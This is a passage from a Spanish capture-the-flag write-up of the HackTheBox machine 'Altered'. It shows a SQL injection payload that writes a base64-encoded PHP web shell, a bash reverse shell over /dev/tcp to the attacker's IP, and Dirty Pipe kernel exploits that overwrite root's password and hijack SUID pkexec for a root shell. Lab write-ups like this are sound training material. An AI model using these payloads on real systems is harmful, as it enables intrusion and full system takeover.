  "id": "10 union select 1,2,from_base64('PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSsk/Pg==') into outfile '/srv/alterd/public/shell.php'",
  "secret":true
}
```


```
16 <meta charset=
17 <meta name="vie
18
19 <title>
  Server Error
  </title>
```

Una vez se ha accedido a la reverse shell hay que comprobar que se tiene un RCE.



A screenshot of a web browser window. The address bar shows the URL `10.129.227.109/shell.php?cmd=id`. Below the address bar, there are several tabs: HTB, SSJI, SSTI in Flask/Jinja2, Excel HTB, HackingRadiofrecuencia, What is HTTP request ..., and Exploiting HTTP. The main content area of the browser displays the output of the `id` command: `1 2 uid=33(www-data) gid=33(www-data) groups=33(www-data),117(mysql)`.

Efectivamente, el servidor está ejecutando los comandos. Tenemos un RCE. Solo falta enviarnos una reverse shell a nuestro host




A screenshot of a web browser window. The address bar shows the URL `10.129.227.109/shell.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.58/443 0>%261'`. Below the address bar, there are several tabs: HTB, SSJI, SSTI in Flask/Jinja2, Excel HTB, HackingRadiofrecuencia, What is HTTP request ..., and Exploiting HTTP. The main content area of the browser displays the text `1 2`.

3. Escalada de privilegios

Una vez establecida una reverse shell se empieza con la escalada de privilegios. La versión de la máquina víctima es antigua, siendo susceptible a vulnerabilidades asociadas con el kernel.

```
www-data@altered:/srv/altered/public$ hostname -I
10.129.227.109 dead:beef::250:56ff:fe94:e20
www-data@altered:/srv/altered/public$ cat /proc/version || uname -a
Linux version 5.16.0-051600-generic (kernel@gloin) (gcc (Ubuntu 11.2.0-13ubuntu1) 11.2.0
```

Para saber si una versión linux es vulnerable basta con buscarlo en google. Esta versión es vulnerable a Dirty Pipe siempre y cuando no esté parcheada. El [repositorio](#) contiene dos exploits que se aprovechan de dirty pipe.



El procedimiento es el siguiente. Primero se descarga el exploit en nuestro host para compilarlo con gcc, ya que la víctima no posee el compilador. Una vez compilado, con la ayuda de python se crea un servidor http para poder transmitir el programa a la máquina víctima. Sin embargo, a la hora de ejecutar el exploit, parece haber un error.

```
www-data@altered:/tmp$ ./exploit-1
./exploit-1: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.33' not found (required by ./exploit-1)
./exploit-1: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by ./exploit-1)
```

Se debe a que la versión de la librería glibc debe de ser la misma tanto en el host donde se compila como en el ordenador donde se ejecuta.

Por este motivo, lo más conveniente es crear un contenedor con la versión correcta de glibc y compilarlo ahí.

```
└─$ sudo docker run -it --rm ubuntu:20.04 bash
Unable to find image 'ubuntu:20.04' locally
20.04: Pulling from library/ubuntu
602d8ad51b81: Pull complete
Digest: sha256:fa17826afb526a9fc7250e0fbcbfd18d03fe7a54849472f86879d8bf562c629e
Status: Downloaded newer image for ubuntu:20.04
root@8b0bae920b1f:/# ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.16) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
root@8b0bae920b1f:/#
```

con el siguiente comando se conoce la versión de la librería

```
root@8b0bae920b1f:/# ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.16) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

```
www-data@altered:/tmp$ ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.7) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

ambas coinciden.

Un contenedor recién creado está vacío, sin programas. Así que lo primero será descargar todo lo necesario

```
root@8b0bae920b1f:/tmp# sudo apt install gcc wget python3
```

se compila el exploit en el contenedor

```
root@8b0bae920b1f:/tmp# gcc exploit-1.c -o exploit
```

se transmite a la máquina víctima y se ejecuta

```
www-data@altered:/tmp$ chmod +x exploit
www-data@altered:/tmp$ ./exploit
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped" ...
— Welcome to PAM-Wordle! —

A five character [a-z] word has been selected.
You have 6 attempts to guess the word.

After each guess you will receive a hint which indicates:
? - what letters are wrong.
* - what letters are in the wrong spot.
[a-z] - what letters are correct.

— Attempt 1 of 6 —
Word: Invalid guess: unknown word.
Word: 
```

el programa funciona. Ha cambiado la contraseña de root por "piped". Sin embargo, para poder introducir la contraseña y escalar privilegios hay que resolver un wordle.

Una alternativa es usar el segundo exploit del repositorio. Tras repetir el procedimiento para que la víctima aloje el exploit correctamente compilado podemos ejecutarlo. Aunque antes se necesita un binario con permisos suid.

```
www-data@altered:/tmp$ find / -perm -4000 2>/dev/null
/usr/bin/at
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
www-data@altered:/tmp$ ./exploit /usr/bin/pkexec
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
root
```

finalizando con la escalada de privilegios. ¡Máquina rooteada!